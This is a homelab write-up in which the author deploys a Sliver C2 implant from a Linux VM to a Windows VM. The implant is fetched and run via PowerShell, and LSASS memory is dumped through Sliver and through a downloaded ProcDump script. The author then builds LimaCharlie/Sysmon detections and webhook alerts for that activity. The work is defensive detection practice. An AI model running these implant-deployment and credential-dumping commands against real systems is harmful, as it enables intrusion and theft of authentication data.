- Next I installed PuTTY from the Microsoft Store and used the HOST ip and the forwarded port from the HOST port 2222 to the linux machine 22. I was then able to connect to the linux machine via SSH.

→ Installing Sliver-Server C2 to Deploy Payload

```
root@UbuntuAttackVM:/home/ubunuser# wget https://github.com/BishopFox/sliver/releases/download/v1.5.34/sliver-server_linux -O /usr/local/bin/sliver-server
--2026-08-11 02:58:03-- https://github.com/BishopFox/sliver/releases/download/v1.5.34/sliver-server_linux
Resolving github.com (github.com)... 172.182.252.133
Connecting to github.com (github.com)|172.182.252.133|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/166304026/40621b0d-cc50-4afa-b653-a79fb099a7e5?sp=r&sv=2018-11-09&sr=b&sp=
root@UbuntuAttackVM:/home/ubunuser#
```

```
Try: apt install <deb name>
```

```
root@UbuntuAttackVM:/home/ubunuser# chmod +x /usr/local/bin/sliver-server
```

```
root@UbuntuAttackVM:/home/ubunuser# apt install -y mingw-w64
The following packages were automatically installed and are no longer required:
  linux-headers-7.0.0-14          linux-modules-7.0.0-14-generic
  linux-headers-7.0.0-14-generic linux-tools-7.0.0-14
  linux-image-unsigned-7.0.0-14-generic linux-tools-7.0.0-14-generic
  linux-main-modules-zfs-7.0.0-14-generic
Use 'sudo apt autoremove' to remove them.
```

```
Installing:
```

```
  mingw-w64
```

```
No VM guests are running outdated hypervisor (qemu) binaries on this host.
```

```
root@UbuntuAttackVM:/home/ubunuser# mkdir -p /opt/sliver
```

```
root@UbuntuAttackVM:/home/ubunuser#
```

```
root@UbuntuAttackVM:/home/ubunuser# sliver-server

Sliver Copyright (C) 2022 Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...
```

```
Sliver Copyright (C) 2022 Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...

          _____
         /  _  _  /
        /  /  /  /
       /  /  /  /
      /  /  /  /
     /  /  /  /
    /  /  /  /
   /  /  /  /
  /  /  /  /
 /  /  /  /
/  /  /  /

All hackers gain renown
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

- Here I installed the sliver-server on the linux machine with wget. Then I wanted to give the downloaded file proper execute permissions to run on the system with the chmod function.
- Then downloading and installing mingw compiler using 'sudo apt install mingw-w64'
- Lastly running sliver-server

```
[server] sliver > generate --http 10.10.2.15 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Compiling, please wait ...
```

```
[server] sliver > implants
```

Name & Control	Implant Type Debug	Template	OS/Arch	Format	Command
SHORT MOSQUITO	session	sliver	windows/amd64	EXECUTABLE	[1] http

```
[server] sliver > exit
root@UbuntuAttackVM:/home/ubunuser# cd /opt/sliver
root@UbuntuAttackVM:/opt/sliver# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
root@UbuntuAttackVM:/opt/sliver# sliver-server
```

SLIVER

```
All hackers gain scavenger
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```

```
[server] sliver > http
```

```
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
```

```
[server] sliver >
```

```
[*] Session ac656fe7 SHORT_MOSQUITO - 10.10.2.4:62103 (WindowsVM) - windows/amd64
[*] - Sat, 15 Aug 2026 00:18:57 UTC
```

```
[server] sliver >
```



```
PS C:\Users\winvm> IWR -Uri http://10.10.2.15:8000/SHORT_MOSQUITO.exe -Outfile C:\Users\winvm\Downloads\SHORT_MOSQUITO.exe
PS C:\Users\winvm>
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\winvm> cd .\Downloads\
PS C:\Users\winvm\Downloads> .\SHORT_MOSQUITO.exe
```

```
[server] sliver > sessions

ID          Transport  Remote Address  Hostname  Username  Operating System  Health
=====
ac656fe7    http(s)    10.10.2.4:62103 WindowsVM  WINDOWSVM\winvm  windows/amd64    [ALIVE]

[server] sliver > use ac656fe7

[*] Active session SHORT_MOSQUITO (ac656fe7-4707-4db4-8926-eal2fb314900)

[server] sliver (SHORT_MOSQUITO) >
```

- Then I wanted to generate the http payload and save it to the correct path 'opt/sliver'.
- Verifying the implant was created I then exited the sliver-server terminal i then ran a python web server on port 8000 to send it to the windows machine via Invoke-WebRequest Powershell cmdlet and then with sliver-server running, executing the .exe file.
- With this I was able to activate the session and get a session ID. Finally, with 'use ac656fe7' I establish the connection from the C2 server to the Windows machine.

Viewing logs in LimaCharlie

Viewing Payload

→ Logging into LimaCharlie and
setting up a Sysmon sensor
for the Windows Virtual
Machine

Technical Skills and Tools

- Windows System Blueteam
- LimaCharlie
- Sysmon
- Log Reading
- Detection Rules
- Powershell
- Webhook detections via Webook.site

Networking Concepts

- IPv4
- HTTPS

→ Overview

Here I'm viewing Sysmon logs in LimaCharlie to identify the running payload on the Windows machine. After confirming the payload, I created custom detections for subsequent common post-compromise behavior—specifically an LSASS.exe process dump used to access sensitive authentication data (such as account information or password material). I validated the detections two ways: first by generating the behavior through Sliver-Server, and second by running a custom PowerShell script that downloads and executes Sysinternals ProcDump on the endpoint to test the rule in a controlled way. Finally, I set up a webhook-style detection to capture and inspect HTTP POST requests coming from the C2 server

so the communications and related activity are visible and alertable in the environment.

1

Viewing Sysmon Logs in LimaCharlie and Identifying Payload from C2 Server

2

Running procdump from C2 and Making custom Detection Rule

3

Testing Detection Rule and setting up a Webhook Detection

**→ 1 Viewing Sysmon logs in
LimaCharlie and Identifying
Payload from C2 Server**

ORGANIZATIONS

BILLING

CLOUD SECURITY

GROUPS

CASES

ADD-ONS

HELP CENTER

AI TERMINAL

RS

SENSORS > PROCESSES

Processes (4)

i.e. 'evil.exe'

Run	Name	PPID	PID	User	Path	Command Line
***	✓ WindowsTerminal.exe	4292	10328	WINDOWSVM\winvm	C:\Program Files\WindowsApps\Micro...	"C:\Program Files\WindowsApps\Microsoft.WindowsTermin
***	✓ OpenConsole.exe	10328	11288	WINDOWSVM\winvm	C:\Program Files\WindowsApps\Micro...	"C:\Program Files\WindowsApps\Microsoft.WindowsTermin
***	✓ powershell.exe	10328	11300	WINDOWSVM\winvm	C:\WINDOWS\System32\WindowsPowerSh...	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell
***	🚩 SHORT_MOSQUITO.exe	11300	8976	WINDOWSVM\winvm	C:\Users\winvm\Downloads\SHORT_MOS...	"C:\Users\winvm\Downloads\SHORT_MOSQUITO.exe"
***	✓ msedge.exe	8756	5124	WINDOWSVM\winvm	C:\Program Files (x86)\Microsoft\E...	"C:\Program Files (x86)\Microsoft\Edge\Application\ms
***	✓ msedge.exe	8356	8756	WINDOWSVM\winvm	C:\Program Files (x86)\Microsoft\E...	"C:\Program Files (x86)\Microsoft\Edge\Application\ms
***	✓ msedge.exe	8756	9152	WINDOWSVM\winvm	C:\Program Files (x86)\Microsoft\E...	"C:\Program Files (x86)\Microsoft\Edge\Application\ms
***	✓ msedge.exe	8756	9620	WINDOWSVM\winvm	C:\Program Files (x86)\Microsoft\E...	"C:\Program Files (x86)\Microsoft\Edge\Application\ms
***	✓ msedge.exe	8756	10068	WINDOWSVM\winvm	C:\Program Files (x86)\Microsoft\E...	"C:\Program Files

How can I help you?

Network connections for SHORT_MOSQUITO.exe (PID 8976)

X

Source	Destination	Protocol	State
10.10.2.4:52269	10.10.2.15:80	tcp4	ESTABLISHED

c:\Users\winvm\Downloads\SHORT_MOSQUITO.exe

×

HASH

c65ee9bde8e409e47d8f81b45ac19299fc66f847eec8f78bb6e90303cae26f90

SEARCH HASH ON VIRUSTOTAL

```
"detection": {
  "author": "_ext-sigma-7a14fbc3-54d9-4b4d-8700-61eddada04f0[bulk][segment]"
  "cat": "Suspicious Process Masquerading As SvcHost.EXE"
  "detect": {
    "event": {
      "FILE_IS_SIGNED": 1
      "FILE_PATH": "\\Device\\HarddiskVolume4\\Windows\\System32\\svchost.exe"
      "HASH": "1222a44a5fdb4efde4dfcb41093648627950e7ec02d8667f1c26ccae31d922e2"
      "MEMORY_USAGE": 10448896
      "PARENT": {
        "FILE_IS_SIGNED": 1
        "FILE_PATH": "\\Device\\HarddiskVolume4\\Windows\\System32\\services.exe"
        "HASH": "ec6674673bafea6dc621530910d5923c6e51dff689d211428bd9527b208716b4"
        "MEMORY_USAGE": 11636736
        "PARENT_ATOM": "16fd56b521b30ec5118a1b0c6a7fd1f9"
        "PARENT_PROCESS_ID": 716
        "PROCESS_ID": 864
        "THIS_ATOM": "482a0defaf252cf288907b196a7fd1f9"
        "THREADS": 12
      }
    }
  }
}
```

→ In this first part I was able to find the running process executed on the Windows machine in the "Processes" tab in LimaCharlie and find the detection in "timeline" and "detections" for the running service.

→ Running procdump from C2 and Making custom Detection Rule

```
[server] sliver (SHORT_MOSQUITO) > procdump -p 876 -s lsass.dmp
" Dumping remote process memory ...
```

```

"routing": {
  "arch": 2
  "did": ""
  "event_id": "43d7ae30-d03f-4e44-b41d-d6d03e8ec76b"
  "event_time": 1786820501932
  "event_type": "SENSITIVE_PROCESS_ACCESS"
  "ext_ip": "47.152.51.3"
  "hostname": "windowsvm"
  "iid": "12f34d67-2c58-41ce-9516-edced48c9ba4"
  "int_ip": "10.10.2.4"
  "latency": 1187
  "moduleid": 2
  "oid": "9b32e55f-4607-445e-95e5-517901611922"
  "parent": "1445dbf8e1158a1174db0ecb6a80b315"
  "plat": 268435456
  "sid": "b008459b-3485-4f29-a801-16fda4226a71"

```

✦ How can I help you?

AUTOMATION > D&R RULES > PROCESS ACCESS

process access  [VIEW DOCS →](#)

[SEE ANALYTICS](#)

Detect 

[EXPAND ↗](#)

```

1 event: SENSITIVE_PROCESS_ACCESS
2 op: ends with
3 path: event/*/TARGET/FILE_PATH
4 value: lsass.exe
5

```

Response 

[EXPAND ↗](#)

```

1 - action: report
2   name: LSASS access
3

```

▶ Unit Tests

➔ Here I ran the first procdump with the identified process PID using 'ps' command.

➔ This led to the event detection "Sesnstive-Process-Access" being alerted in LimaCharlie.

→ With this in mind we then wanted to create a custom detection rule for this type of event so that we can easily identify this type of enumeration again.

→ Testing Detection Rule and setting up a Webhook Detection

2026-08-05 19:52:49	LSASS access → windowsvm	{"event":{"EVENTS":{"event":{"BASE_ADDRESS":"140695192731648","COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":"1786823163036","FILE_IS_SIG"
2026-08-05 19:52:48	LSASS access → windowsvm	{"event":{"EVENTS":{"event":{"BASE_ADDRESS":"140695192731648","COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":"1786823163036","FILE_IS_SIG"
2026-08-05 19:52:48	LSASS access → windowsvm	{"event":{"EVENTS":{"event":{"BASE_ADDRESS":"140695192731648","COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":"1786823163036","FILE_IS_SIG"
2026-08-05 19:51:45	LSASS access → windowsvm	{"event":{"EVENTS":{"event":{"BASE_ADDRESS":"140695192731648","COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":"1786823163036","FILE_IS_SIG"
2026-08-05 19:46:44	LSASS access → windowsvm	{"event":{"EVENTS":{"event":{"BASE_ADDRESS":"140695192731648","COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":"1786823163036","FILE_IS_SIG"
2026-08-05 19:46:37	Suspicious Process Masquerading As Svchost.EXE → windowsvm	{"event":{"FILE_IS_SIGNED":1,"FILE_PATH":"\\Device\\HarddiskVolume4\\Windows\\System32\\svchost.exe","HASH":"122244a45f"
2026-08-05 19:46:37	Suspicious Process Masquerading As Svchost.EXE → windowsvm	{"event":{"FILE_IS_SIGNED":1,"FILE_PATH":"\\Device\\HarddiskVolume4\\Windows\\System32\\svchost.exe","HASH":"122244a45f"
2026-08-05 19:46:37	Suspicious Process Masquerading As Svchost.EXE → windowsvm	{"event":{"FILE_IS_SIGNED":1,"FILE_PATH":"\\Device\\HarddiskVolume4\\Windows\\System32\\svchost.exe","HASH":"122244a45f"

```
[server] sliver > exit
root@UbuntuAttackVM:/home/ubunuser# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.2.4 - - [15/Aug/2026 19:28:54] "GET /attack.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@UbuntuAttackVM:/home/ubunuser#
```

```

TMR -Uri https://download.sysinternals.com/files/Procdump.zip -Outfile C:\Users\winvm\Downloads\Procdump.zip
Expand-Archive -Path C:\Users\winvm\Downloads\Procdump.zip -DestinationPath C:\Users\winvm\Downloads\Procdump -Force
Start-Process -FilePath C:\Users\winvm\Downloads\procdump.exe -ArgumentList -accepteula lsass

```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\winvm> cd .\Downloads\
PS C:\Users\winvm\Downloads> .\SHORT_MOSQUITO.exe
PS C:\Users\winvm\Downloads> .\attack.ps1
PS C:\Users\winvm\Downloads>
ProcDump v12.01 - Sysinternals process dump utility
Copyright (C) 2009-2026 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:55:02]Dump 1 info: Available space: 16403628032
[12:55:02]Dump 1 initiated: C:\Users\winvm\Downloads\lsass.exe_260815_125502.dmp
[12:55:02]Dump 1 complete: 2 MB written in 0.1 seconds
[12:55:02]Dump count reached.
```

- We can see the custom D&R Rule worked and the Title of the detection "LSASS access" appears on the detection logs.
- Next I wanted to try running the attack through a different avenue to see the results in the logs and the differences from running it through powershell looks like. Sending the file from the Linux machine using again a python web server on port 8000 and running the powershell file.

```

FILE_IS_SIGNED : 1
"FILE_PATH": "C:\Users\winvm\Downloads\Procdump\procdump.exe"
"HASH": "264e7ab0e27dc1545e70d14c9db8c11d1e402d7e4e2863ebf66964fee6644f1c"
~"PARENT": {
  "BASE_ADDRESS": 140694875865088
  "COMMAND_LINE": "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe"
  "FILE_IS_SIGNED": 1
  "FILE_PATH": "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe"
  "HASH": "7600ffe12da441fe89d035b13801e8e91d064bc544a27b19a5cf49f6ab8b18f5"
  "MEMORY_USAGE": 13205504
  "PARENT_ATOM": "3b1755a04ca7bd5094abda1c6a80c33a"
  "PARENT_PROCESS_ID": 9572
  "PROCESS_ID": 9756
  "THIS_ATOM": "eec6eb1229d8677b2417acb76a80c33a"
  "THREADS": 6
  "TIMESTAMP": 1786823481840

```

```

2026-08-15 19:55:06 LSASS access → windowsvm {"event":{"EVENTS":{"event":{"BASE_ADDRESS":140695192731648,"COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":1786823163836,"FILE_IS_S
2026-08-15 19:55:06 LSASS access → windowsvm {"event":{"EVENTS":{"event":{"BASE_ADDRESS":140695192731648,"COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":1786823163836,"FILE_IS_S
2026-08-15 19:55:06 LSASS access → windowsvm {"event":{"EVENTS":{"event":{"BASE_ADDRESS":140695192731648,"COMMAND_LINE":"C:\\WINDOWS\\system32\\lsass.exe","CREATION_TIME":1786823163836,"FILE_IS_S
2026-08-15 19:55:05 Procdump Execution → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":0,"FILE_PATH":"C:\\Users\\
2026-08-15 19:55:05 Potential Execution of Sysinternals Tools → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":0,"
2026-08-15 19:55:05 00480-WIN-Procdump_Dumping_Lsass → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":0,"FILE_PATH
2026-08-15 19:55:05 Potential Execution of Sysinternals Tools → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":0,"
2026-08-15 19:55:05 00480-WIN-Procdump_Dumping_Lsass → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":0,"FILE_PATH
2026-08-15 19:55:05 Procdump Execution → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":0,"FILE_PATH":"C:\\Users\\
2026-08-15 19:55:05 00480-WIN-Procdump_Dumping_Lsass → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":1,"FILE_PATH
2026-08-15 19:55:05 Procdump Execution → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":1,"FILE_PATH":"C:\\Users\\
2026-08-15 19:55:05 Potential Execution of Sysinternals Tools → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":1,"
2026-08-15 19:55:05 00480-WIN-Procdump_Dumping_Lsass → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":1,"FILE_PATH
2026-08-15 19:55:05 Procdump Execution → windowsvm {"event":{"COMMAND_LINE":"C:\\Users\\winvm\\Downloads\\Procdump\\procdump.exe\" -accepteula lsass ","FILE_IS_SIGNED":1,"FILE_PATH":"C:\\Users\\

```

→ This worked as well and our Detection came up as “LSASS access” and we can see the command_Line entry showing powershell.exe was indeed used this time.



STEP 3/4

Configure Output of Detections → Webhook

NAME

i.e. 'my-output'

DESTINATION HOST

i.e. 'example.com:1234'

SECRET KEY

SECRETS MANAGER

i.e. 'fonsjffnids8anf4fh74y3yr34gf3hrhgh8er'

► Advanced Options

SAVE OUTPUT

```
"cat": "LSASS access",
"detect": {
  "event": {
    "EVENTS": [
      {
        "event": {
          "BASE_ADDRESS": 140695192731648,
          "COMMAND_LINE": "C:\\WINDOWS\\system32\\lsass.exe",
          "CREATION_TIME": 1786823163036,
          "FILE_IS_SIGNED": 1,
          "FILE_PATH": "C:\\WINDOWS\\system32\\lsass.exe",
          "HASH": "4e5a87527feb441b55fa1f14239b1ece6ede888e26eaa9757340244dd9f9f05d",
          "MEMORY_USAGE": 23359488,
          "PARENT": {
            "FILE_IS_SIGNED": 1,
            "FILE_PATH": "\\Device\\HarddiskVolume4\\Windows\\System32\\wininit.exe",
            "HASH": "a497eec9d1436af978d86fd15024937b21acd62e31e3ba4751c704ab13246aff",
            "MEMORY_USAGE": 10240000,
            "PARENT_PROCESS_ID": 608,
            "PROCESS_ID": 712,
            "THIS_ATOM": "bfe7489dd6aa7c9de3c766cd6a80c21c",
            "THREADS": 8,
```

```

{
  "event": {
    "ACCESS_FLAGS": 2097151,
    "PARENT_PROCESS_ID": 2796,
    "PROCESS_ID": 884,
    "SOURCE": {
      "BASE_ADDRESS": 8781824,
      "COMMAND_LINE": "\"C:\\Users\\winvm\\Downloads\\SHORT_MOSQUITO.exe\"",
      "FILE_IS_SIGNED": 0,
      "FILE_PATH": "C:\\Users\\winvm\\Downloads\\SHORT_MOSQUITO.exe",
      "HASH": "c65ee9bde8e409e47d8f81b45ac19299fc66f847eec8f78bb6e90303cae26f90",
      "MEMORY_USAGE": 17387520,
      "PARENT_ATOM": "13786e37e4977b8f3fd54b356a80caa2",
      "PARENT_PROCESS_ID": 2172,
      "PROCESS_ID": 2796,
      "THIS_ATOM": "dff83c8130c3bc9609c20f886a80cae5",
      "THREADS": 9,
      "TIMESTAMP": 178682544937,
      "USER_NAME": "WINDOWSVM\\winvm"
    },
    "TARGET": {
      "BASE_ADDRESS": 140695192731648,
      "COMMAND_LINE": "C:\\WINDOWS\\system32\\lsass.exe",
      "CREATION_TIME": 1786823163036,
      "FILE_IS_SIGNED": 1,
      "FILE_PATH": "C:\\WINDOWS\\system32\\lsass.exe",
      "HASH": "4e5a87527feb441b55fa1f14239b1ece6ede888e26eaa9757340244dd9f9f05d",
      "MEMORY_USAGE": 23359488,
      "PARENT_ATOM": "bfe7489dd6aa7c9de3c766cd6a80c21c",
      "PARENT_PROCESS_ID": 712,
      "PROCESS_ID": 884,
      "THIS_ATOM": "9ab5751e8b2ee47297818ac26a80c21c",
      "THREADS": 15,
      "TIMESTAMP": 1786823196971,
      "USER_NAME": "NT AUTHORITY\\SYSTEM"
    }
  }
}

```

- Lastly, I set up a different webhook detection using Webhook.site and entered the custom url in LimaCharile which I chose not to share in the image.
- The final images show the POST https request from the C2 server and show lsass.exe being accessed and our custom detection rule being labeled here as well, which increases the possibilities for using other SOC tools and custom automations.

Wrap Up

→ In Conclusion...

This homelab successfully demonstrated an end-to-end detection workflow: a two-VM VirtualBox lab (Linux attacker + Windows victim), Sysmon telemetry with a custom config, ingestion into LimaCharlie via a deployed sensor and collection rule, and custom detections validated through both Sliver-Server and controlled PowerShell testing. It also extended visibility to the network layer by adding a webhook-style detection for C2 HTTP POST traffic, allowing suspicious activity to be observed and alerted on from endpoint and communications.

Key things used:

- VirtualBox
- Windows 11 victim VM
- Linux attack VM
- Sysmon (custom XML config)
- LimaCharlie sensor + collection rules
- Sliver-Server C2 (payload deployment)
- PowerShell + Windows CMD/Registry tooling

- SSH/PuTTY + basic Linux networking/port setup
- Webhook-style detection for HTTP POST communications